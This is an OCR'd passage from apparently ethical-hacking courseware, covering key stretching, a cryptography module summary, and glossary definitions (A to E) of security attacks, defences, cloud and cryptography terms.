
Key Stretching

Key stretching refers to processes used to make a weak key stronger, usually by making it longer. This technique helps in defending against brute-force attacks. In general, passwords or passphrases generated by end users are weak and predictable. Hence, key stretching helps security professionals/users to prevent such attacks by strengthening their passwords.

In the key stretching technique, the initial key is given as input to an algorithm that generates an enhanced key. The key must be sufficiently resistant to brute-force attacks. It is very difficult for the attackers to predict the enhanced key as they need to try every possible combination of the key or likely combinations of the enhanced key.

There are many functions and libraries that perform key stretching as part of their working:

- Password-Based Key Derivation Function 2 (PBKDF2) is part of PKCS #5 v. 2.01. It applies some function (such as a hash or HMAC) to the password or passphrase along with Salt to produce a derived key.
- bcrypt is used with passwords, and it essentially uses a variant of the Blowfish algorithm, converted to a hashing algorithm, to hash a password and add Salt to it.



Module Summary

- In this module, we discussed the following:
    - Basic cryptography concepts used to protect confidential data along with different types of cryptography
    - Ciphers and different encryption algorithms used to encrypt or decrypt the data
    - Various cryptography tools
    - Importance of public key infrastructure (PKI) for encryption in detail
    - Email encryption protocols and tools in detail
    - Disk encryption and various disk encryption tools in detail
    - Types of cryptanalysis methods and code breaking methodologies currently in use
    - Various cryptanalysis attacks along with cryptanalysis tools
    - Countermeasures used to defend against various cryptography attacks

Module Summary

This module discussed basic cryptography concepts used to protect confidential data as well as different types of cryptography. It also described ciphers and different encryption algorithms used to encrypt or decrypt data in detail. Furthermore, it illustrated various cryptography tools. It then highlighted the importance of PKI in encryption and discussed the email encryption protocols and tools in detail. It also discussed disk encryption along with various disk encryption tools. Moreover, it explained the various types of cryptanalysis methods and code breaking methodologies in use. Subsequently, it presented the various types of cryptanalysis attacks and cryptanalysis tools. Finally, it ended with an explanation of the countermeasures against various cryptography attacks.

This page is intentionally left blank.

Glossary

A

- **Availability:** Assurance that the systems responsible for delivering, storing, and processing information are accessible when required by the authorized users.
- **Authenticity:** Refers to the characteristic of a communication, document, or any data that ensures the quality of being genuine.
- **Active Attacks:** Active attacks tamper with the data in transit or disrupt communication or services between the systems to bypass or break into secured systems.
- **Adversary Behavioral Identification:** Adversary behavioral identification involves the identification of the common methods or techniques followed by an adversary to launch attacks on or to penetrate an organization's network.
- **Active Footprinting:** Active footprinting involves gathering information about the target with direct interaction.
- **ARP Ping Scan:** Attackers send ARP request probes to target hosts, and an ARP response indicates that the host is active.
- **ACK Flag Probe Scan:** Attackers send TCP probe packets set with an ACK flag to a remote device, and then analyze the header information (TTL and WINDOW field) of received RST packets to determine if the port is open or closed.
- **Anonymizer:** An anonymizer is an intermediate server placed between you as the end user and the website to access the website on your behalf and make your web surfing activities untraceable.
- **Application Flaws:** Application flaws are vulnerabilities in applications that are exploited by attackers.
- **Audio Steganography:** Audio steganography refers to hiding secret information in audio files such as .MP3, .RM, and .WAV.
- **Advanced Persistent Threats:** Advanced persistent threats (APTs) are defined as a type of network attack, where an attacker gains unauthorized access to a target network and remains undetected for a long period of time.
- **Antivirus Sensor System:** An antivirus sensor system is a collection of computer software that detects and analyzes malicious code threats such as viruses, worms, and Trojans.
- **Adware:** A software or a program that supports advertisements and generates unsolicited ads and pop-ups.
- **Angler Phishing:** Angler phishing is a cyber phishing fraud in which attackers target disgruntled users or customers over social media platforms.
- **Active Sniffing:** Active sniffing involves injecting Address Resolution Packets (ARP) into the network to flood the switch's Content Addressable Memory (CAM) table, which keeps track of host-port connections.
- **Address Resolution Protocol (ARP):** Address Resolution Protocol (ARP) is a stateless protocol used for resolving IP addresses to machine (MAC) addresses.
- **ARP Spoofing Attack:** ARP spoofing involves constructing many forged ARP request and reply packets to overload the switch.
- **Application Level Hijacking:** Application level hijacking refers to gaining control over the HTTP's user session by obtaining the session IDs.

- **Anomaly Detection:** It detects the intrusion based on the fixed behavioral characteristics of the users and components in a computer system.
- **Application-Level Firewall:** Application-level gateways (proxies) can filter packets at the application layer of the OSI model (or the application layer of TCP/IP).
- **Application Proxy:** An application-level proxy works as a proxy server and filters connections for specific services.
- **API DDoS Attack:** The DDoS attack involves saturating an API with a huge volume of traffic from multiple infected computers (botnet) to delay API services to legitimate users.
- **Automated Web App Security Testing:** It is a technique employed for automating the testing process. These testing methods and procedures are incorporated into each stage of development to report feedback constantly.
- **Application Whitelisting:** Application whitelisting contains a list of application components such as software libraries, plugins, extensions, and configuration files, which can be permitted to execute in the system.
- **Application Blacklisting:** Application blacklisting contains a list of malicious applications or software that are not permitted to be executed in the system or the network.
- **Access point (AP):** An AP is used to connect wireless devices to a wireless/wired network.
- **Association:** It refers to the process of connecting a wireless device to an AP.
- **Agent Smith Attack:** Agent Smith attacks are carried out by luring victims into downloading and installing malicious apps designed and published by attackers in the form of games, photo editors, or other attractive tools from third-party app stores such as 9Apps.
- **Android Rooting:** Rooting process involves exploiting security vulnerabilities in the device firmware and copying the SU binary to a location in the current process's PATH (e.g., /system/xbin/su) and granting it executable permissions with the chmod command.
- **Asymmetric Encryption:** Asymmetric encryption (public-key) uses different encryption keys, which are called public and private keys for encryption and decryption, respectively.
- **Advanced Encryption Standard (AES):** The Advanced Encryption Standard (AES) is a National Institute of Standards and Technology (NIST) specification for the encryption of electronic data.

B

- **Behavioral Indicators:** Behavioral indicators of compromise are used to identify specific behavior related to malicious activities.
- **Black Hats:** Black hats are individuals who use their extraordinary computing skills for illegal or malicious purposes.
- **BGP:** Border Gateway Protocol (BGP) is a routing protocol used to exchange routing and reachability information between different autonomous systems (AS) present on the Internet.
- **Brute-Force Attack:** In a brute-force attack, attackers try every combination of characters until the password is broken.
- **Buffer Overflow:** Buffer overflow or overrun is a common vulnerability in an applications or programs that accepts more data than the allocated buffer.
- **Baiting:** Baiting is a technique in which attackers offer end users something alluring in exchange for important information such as login details and other sensitive data.
- **Botnet:** A botnet is a huge network of compromised systems and can be used by an attacker to launch denial-of-service attacks.

- **Broken Access Control:** Broken access control is a method in which an attacker identifies a flaw related to access control and bypasses the authentication, which allows them to compromise the network.
- **Base64 Encoding:** The Base64 encoding scheme represents any binary data using only printable ASCII characters.
- **Bug Bounty Program:** The bug bounty program is a challenge hosted by organizations, websites, or software developers to tech-savvy individuals or ethical hackers to participate and break into their security to report the latest bugs and vulnerabilities.
- **Blind/Inferential SQL Injection:** In blind SQL injection, an attacker poses a true or false question to the database to determine whether the application is vulnerable to SQL injection.
- **Blacklist Validation:** Blacklist validation rejects all the malicious inputs that have been disapproved for protected access.
- **Bandwidth:** It describes the amount of information that may be broadcast over a connection.
- **Basic service set identifier (BSSID):** It is the media access control (MAC) address of an access point (AP) or base station that has set up a basic service set (BSS).
- **Bluetooth:** Bluetooth is a short-range wireless communication technology that replaces the cables connecting portable or fixed devices while maintaining high levels of security.
- **Bluesmacking:** A Bluesmacking attack occurs when an attacker sends an oversized ping packet to a victim's device, causing a buffer overflow.
- **BlueSniff:** BlueSniff is a proof-of-concept code for a Bluetooth wardriving utility.
- **BluePrinting:** BluePrinting is a footprinting technique performed by an attacker to determine the make and model of a target Bluetooth-enabled device.
- **Btlejacking:** A Btlejacking attack is detrimental to Bluetooth low energy (BLE) devices. The attacker can sniff, jam, and take control of the data transmission between BLE devices by performing an MITM attack.
- **Bluejacking:** Bluejacking is the activity of sending anonymous messages over Bluetooth to Bluetooth-enabled devices, such as laptop and mobile phones, via the OBEX protocol.
- **Bluesnarfing:** Bluesnarfing is the theft of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, PDAs, and other devices.
- **Bluebugging:** Bluebugging involves gaining remote access to a target Bluetooth-enabled device and using its features without the victim's knowledge or consent.
- **BYOD:** Bring your own device (BYOD) refers to a policy that allows an employee to bring their personal devices, such as laptops, smartphones, and tablets, to their workplace and use them to access the organization's resources by following the access privileges.
- **BlueBorne Attack:** A BlueBorne attack is performed on Bluetooth connections to gain access and take full control of the target device.
- **Business Network:** It comprises of a network of systems that offer information infrastructure to the business.
- **Basic Process Control System (BPCS):** A BPCS is responsible for process control and monitoring of the industrial infrastructure.
- **Blowfish:** Blowfish is a type of symmetric block cipher algorithm designed to replace DES or IDEA algorithms.
- **Blockchain:** A blockchain, also referred to as distributed ledger technology (DLT), is used to record and store the history of transactions in the form of blocks.

C

- **CEH Hacking Methodology (CHM):** EC-council's CEH hacking methodology (CHM) defines the step-by-step process to perform ethical hacking
- **Confidentiality:** Assurance that the information is accessible only to those authorized to have access.
- **Close-in Attacks:** Close-in attacks are performed when the attacker is in close physical proximity with the target system or network in order to gather, modify, or disrupt access to information.
- **Cyber Kill Chain Methodology:** The cyber kill chain methodology is a component of intelligence-driven defense for the identification and prevention of malicious intrusion activities.
- **Cyber Terrorists:** Cyber terrorists are individuals with a wide range of skills, motivated by religious or political beliefs, to create fear of large-scale disruption of computer networks.
- **Criminal Syndicates:** Groups of individuals that are involved in organized, planned, and prolonged criminal activities. They illegally embezzle money by performing sophisticated cyber-attacks.
- **Clearing Tracks:** Clearing tracks refers to the activities carried out by an attacker to hide malicious acts.
- **Cyber Threat Intelligence:** Cyber Threat Intelligence (CTI) is defined as the collection and analysis of information about threats and adversaries and the drawing of patterns that provide the ability to make knowledgeable decisions for preparedness, prevention, and response actions against various cyber-attacks.
- **Threat Intelligence Lifecycle:** The threat intelligence lifecycle is a continuous process of developing intelligence from raw data that supports organizations to develop defensive mechanisms to thwart emerging risks and threats.
- **Competitive Intelligence Gathering:** Competitive intelligence gathering is the process of identifying, gathering, analyzing, verifying, and using information about your competitors from resources, such as the Internet.
- **Common Vulnerability Scoring System (CVSS):** CVSS is a published standard that provides an open framework for communicating the characteristics and impacts of IT vulnerabilities.
- **Common Vulnerabilities and Exposures (CVE):** CVE® is a publicly available and free-to-use list or dictionary of standardized identifiers for common software vulnerabilities and exposures.
- **Common Weakness Enumeration (CWE):** Common Weakness Enumeration (CWE) is a category system for software vulnerabilities and weaknesses.
- **Cloud-based Assessment:** This type of assessment focuses on evaluating overall security of the cloud infrastructure according to the cloud service provider's best practices or guidelines.
- **Combinator Attack:** Attackers combine the entries of the first dictionary with those of the second dictionary to generate a new wordlist to crack the password of the target system.
- **Crypter:** Software that protects malware from undergoing reverse engineering or analysis, thus making the task of the security mechanism harder in its detection.
- **Computer Worms:** Computer worms are malicious programs that independently replicate, execute, and spread across the network connections, thus consuming available computing resources without human interaction.
- **Chain Letters:** Emails that offer free gifts such as money and software on condition that the user forwards the mail to a specified number of people.
- **Catfishing Attack:** A catfishing attack is an online phishing scam in which attackers target a person on social media platforms and perform identity theft.
- **Compromised Insider:** An insider with access to critical assets of an organization who is compromised by an outside threat actor.

- **CRIME Attack:** Compression Ratio Info-Leak Made Easy (CRIME) is a client-side attack that exploits the vulnerabilities present in the data compression feature of protocols, such as SSL/TLS, SPDY, and HTTPS.
- **Circuit-Level Gateway Firewall:** Circuit-level gateways monitor requests to create sessions and determine if those sessions will be allowed.
- **Cross-Site Scripting (XSS) Attacks:** Cross-site scripting ('XSS' or 'CSS') attacks exploit vulnerabilities in dynamically generated web pages, enabling malicious attackers to inject client-side scripts into web pages viewed by other users.
- **Cross-Site Request Forgery (CSRF) Attack:** Cross-Site Request Forgery (CSRF) attacks exploit web page vulnerabilities that allow an attacker to force an unsuspecting user's browser to send malicious requests they did not intend.
- **Clickjacking Attack:** Attackers perform clickjacking attacks by tricking the victim into clicking on any malicious web page element that is placed transparently on the top of any trusted web page.
- **Cookie Poisoning:** It is a type of parameter tampering attack in which the attacker modifies the cookie contents to draw unauthorized information about a user and thus perform identity theft.
- **Cookie Sniffing:** It is a technique in which an attacker sniffs a cookie containing the session ID of the victim who has logged in to a target website and uses the cookie to bypass the authentication process and log in to the victim's account.
- **Cookie Replay:** It is a technique used to impersonate a legitimate user by replaying the session/cookie that contains the session ID of that user (as long as he/she remains logged in).
- **Camfecting Attack:** A camfecting attack is a webcam capturing attack that is performed to gain access to the camera of a target's computer or mobile device.
- **Critical Infrastructure:** A collection of physical or logical systems and assets that the failure or destruction of which will severely impact the security, safety, economy, or public health.
- **Cloud Computing:** Cloud computing is an on-demand delivery of IT capabilities where IT infrastructure and applications are provided to subscribers as a metered service over a network.
- **Container-as-a-Service (CaaS):** It provides services such as virtualization of container engines, management of containers, applications, and clusters through a web portal, or an API.
- **Community Cloud:** It is a multi-tenant infrastructure shared among organizations from a specific community with common computing concerns, such as security, regulatory compliance, performance requirements, and jurisdiction.
- **Cloud Consumer:** A person or organization that uses cloud computing services.
- **Cloud Provider:** A person or organization providing services to interested parties.
- **Cloud Carrier:** An intermediary for providing connectivity and transport services between cloud consumers and providers.
- **Cloud Auditor:** A party for making independent assessments of cloud service controls and taking an opinion thereon.
- **Cloud Broker:** An entity that manages cloud services in terms of use, performance, and delivery, and maintains the relationship between cloud providers and consumers.
- **Container:** A container is a package of an application/software including all its dependencies such as library files, configuration files, binaries, and other resources that run independently of other processes in the cloud environment.
- **Container Orchestration:** Container orchestration is an automated process of managing the lifecycles of software containers and their dynamic environments.

- **Cluster:** A cluster refers to a set of two or more connected nodes that run parallelly to complete a task.
- **Cloud Cryptojacking:** Cryptojacking is the unauthorized use of the victim's computer to stealthily mine digital currency.
- **Cloudborne Attack:** Cloudborne is a vulnerability residing in a bare-metal cloud server that enables the attackers to implant a malicious backdoor in its firmware.
- **Cache Poisoned Denial of Service (CPDoS):** In CPDoS, attackers create malformed or oversized HTTP requests to trick the origin web server into responding with malicious or error content, which is cached at the CDN servers.
- **Cloud Snooper Attack:** Cloud snooper attacks are triggered at AWS security groups (SGs) to compromise the target server and extract sensitive data stealthily.
- **Cloud Application Security:** It is a set of rules, processes, policies, controls, and techniques used to administer all the data exchange between collaborative cloud platforms.
- **Cloud Integration:** Cloud integration is the process of grouping multiple cloud environments together in the form of a public or hybrid cloud.
- **Cloud Auditing:** Cloud auditing is the process of analyzing the services offered by cloud providers and verifying the conformity to requirements for privacy, security, etc.
- **Cloud Security Alliance (CSA):** CSA is a nonprofit global organization that provides rising awareness and promotes best practices and security policies to help and secure the cloud environment.
- **CASB:** Cloud Access Security Brokers (CASBs) are on-premise or cloud-hosted solutions responsible for enforcing security, compliance, and governance policies for the cloud applications.
- **Cryptography:** Cryptography is the conversion of data into a scrambled code that is encrypted and sent across a private or public network.
- **CAST-128:** CAST-128, also called CAST5, is a symmetric-key block cipher having a classical 12- or 16-round Feistel network with a block size of 64 bits.
- **Camellia:** Camellia is a symmetric-key block cipher having either 18 rounds (for 128-bit keys) or 24 rounds (for 256-bit keys).
- **Cryptanalysis:** Cryptanalysis is the study of ciphers, ciphertext, or cryptosystems with the ability to identify vulnerabilities in them and thus extract plaintext from ciphertext even if the cryptographic key or algorithm used to encrypt the plaintext is unknown.

D

- **Distribution Attacks:** Distribution attacks occur when attackers tamper with hardware or software prior to installation.
- **Defense-in-Depth:** Defense-in-depth is a security strategy in which several protection layers are placed throughout an information system.
- **Diamond Model:** The Diamond Model offers a framework for identifying the clusters of events that are correlated on any of the systems in an organization.
- **Deep web:** It consists of web pages and contents that are hidden and unindexed and cannot be located using traditional web browsers and search engines.
- **Dark Web or Darknet:** It is the subset of the deep web that enables anyone to navigate anonymously without being traced.
- **Dumpster Diving:** This uncouth technique, also known as trashing, involves the attacker rummaging for information in garbage bins.

- **DNS Cache Snooping:** DNS cache snooping is a DNS enumeration technique whereby an attacker queries the DNS server for a specific cached DNS record.
- **DNSSEC Zone Walking:** DNSSEC zone walking is a DNS enumeration technique where an attacker attempts to obtain internal records of the DNS server if the DNS zone is not properly configured.
- **Dictionary Attack:** In this type of attack, a dictionary file is loaded into a cracking application that runs against user accounts.
- **Distributed Network Attack:** A Distributed Network Attack (DNA) technique is used for recovering passwords from hashes or password-protected files using the unused processing power of machines across the network.
- **DCSync Attack:** In a DCSync attack, an attacker initially compromises and obtains privileged account access with domain replication rights and activates replication protocols to create a virtual domain controller (DC) similar to the original AD.
- **Document Steganography:** Document steganography is the technique of hiding secret messages transferred in the form of documents.
- **Domain Dominance:** Domain dominance is a process of taking control over critical assets such as domain controllers on a target system and gaining access to other networked resources.
- **Data Protection API (DPAPI):** DPAPI is a unified location in Windows environments where all the cryptographically secured files, passwords of browsers, and other critical data are stored.
- **Downloader:** A type of Trojan that downloads other malware from the Internet on to the PC. Usually, attackers install downloader software when they first gain access to a system.
- **Dropper:** A type of Trojan that covertly installs other malware files on to the system.
- **Dynamic Malware Analysis:** It involves executing the malware code to know how it interacts with the host system and its impact on the system after infection.
- **DHCP Starvation Attack:** This is a denial-of-service (DoS) attack on the DHCP servers where the attacker broadcasts forged DHCP requests and tries to lease all the DHCP addresses available in the DHCP scope.
- **DNS Poisoning:** DNS poisoning is a technique that tricks a DNS server into believing that it has received authentic information when it has not received any
- **DNS Cache Poisoning:** DNS cache poisoning refers to altering or adding forged DNS records into the DNS resolver cache so that a DNS query is redirected to a malicious site.
- **Diversion Theft:** The attacker tricks a person responsible for making a genuine delivery into delivering the consignment to a location other than the intended location.
- **Deepfake Attack:** A deepfake attack is a type of phishing attack in which attackers create false media of a person they target using advanced technologies such as ML and AI.
- **DoS Attack:** Denial-of-Service (DoS) is an attack on a computer or network that reduces, restricts, or prevents accessibility of system resources to its legitimate users.
- **DDoS Attack:** Distributed denial-of-service (DDoS) is a coordinated attack that involves a multitude of compromised systems (Botnet) attacking a single target, thereby denying service to users of the targeted system.
- **Distributed Reflection Denial-of-Service (DRDoS) Attack:** A distributed reflected denial-of-service attack (DRDoS), also known as a spoofed attack, involves the use of multiple intermediary and secondary machines that contribute to the actual DDoS attack against the target machine or application.
- **DNS over HTTPS:** DNS over HTTPS (DoH) is an enhanced version of DNS protocol, which is used to prevent snooping of user's web activities or DNS queries during the DNS lookup process.

- **Demilitarized Zone (DMZ):** The demilitarized zone (DMZ) is an area that hosts computer(s) or a small sub-network placed as a neutral zone between a particular company's internal network and an untrusted external network to prevent outsider access to a company's private data.
- **Database Honeypots:** Database honeypots employ fake databases that are vulnerable to perform database-related attacks such as SQL injection and database enumeration.
- **DNS Server Hijacking:** Attacker compromises the DNS server and changes the DNS settings so that all the requests coming towards the target web server are redirected to his/her own malicious server.
- **Directory Traversal:** Directory traversal allows attackers to access restricted directories, including application source code, configuration, and critical system files to execute commands outside the web server's root application directory.
- **DNS Rebinding Attack:** Attackers use the DNS rebinding technique to bypass the same-origin policy's security constraints, allowing the malicious web page to communicate with or make arbitrary requests to local domains.
- **Dynamic Application Security Testing (DAST):** It is also known as a black-box testing approach and is performed directly on running code to identify issues related to interfaces, requests/responses, sessions, scripts, authentication processes, code injections, etc.
- **Direct-Sequence Spread Spectrum (DSSS):** DSSS is a spread spectrum technique that multiplies the original data signal with a pseudo-random noise-spreading code.
- **Directional Antenna:** A directional antenna can broadcast and receive radio waves from a single direction.
- **Dipole Antenna:** A dipole antenna is a straight electrical conductor measuring half a wavelength from end to end, and it is connected at the center of the radio frequency (RF) feed line.
- **Distributed Control System (DCS):** DCS is a highly engineered and large-scale control system that is often used to perform industry specific tasks.
- **Docker:** Docker is an open source technology used for developing, packaging, and running applications and all its dependencies in the form of containers, to ensure that the application works in a seamless environment.
- **Data Encryption Standard (DES):** DES is designed to encipher and decipher blocks of data consisting of 64 bits under control of a 56-bit key.
- **DSA:** The Digital Signature Algorithm (DSA) is a Federal Information Processing Standard for digital signatures.
- **Diffie–Hellman:** It is a cryptographic protocol that allows two parties to establish a shared key over an insecure channel.
- **Digital Signature:** Digital signature uses asymmetric cryptography to simulate the security properties of a signature in digital rather than written form.
- **DUHK Attack:** DUHK (Don't Use Hard-Coded Keys) is a cryptographic vulnerability that allows an attacker to obtain encryption keys used to secure VPNs and web sessions.
- **DROWN Attack:** A DROWN attack is a cross-protocol weakness that can communicate and initiate an attack on servers that support recent SSLv3/TLS protocol suites.

E

- **Email Indicators:** Email indicators are used to send malicious data to the target organization or individual.
- **Ethical Hacking:** Ethical hacking involves the use of hacking tools, tricks, and techniques to identify vulnerabilities and ensure system security.

- **Eavesdropping:** Eavesdropping is the act of secretly listening to the conversations of people over a phone or video conference without their consent.
- **Enumeration:** Enumeration is the process of extracting usernames, machine names, network resources, shares, and services from a system or network.
- **Exploit:** A malicious code that breaches the system security via software vulnerabilities to access information or install malware.
- **Exploit Chaining:** Exploit chaining, also referred to as vulnerability chaining, is a cyberattack that combines various exploits or vulnerabilities to infiltrate and compromise the target from its root level.
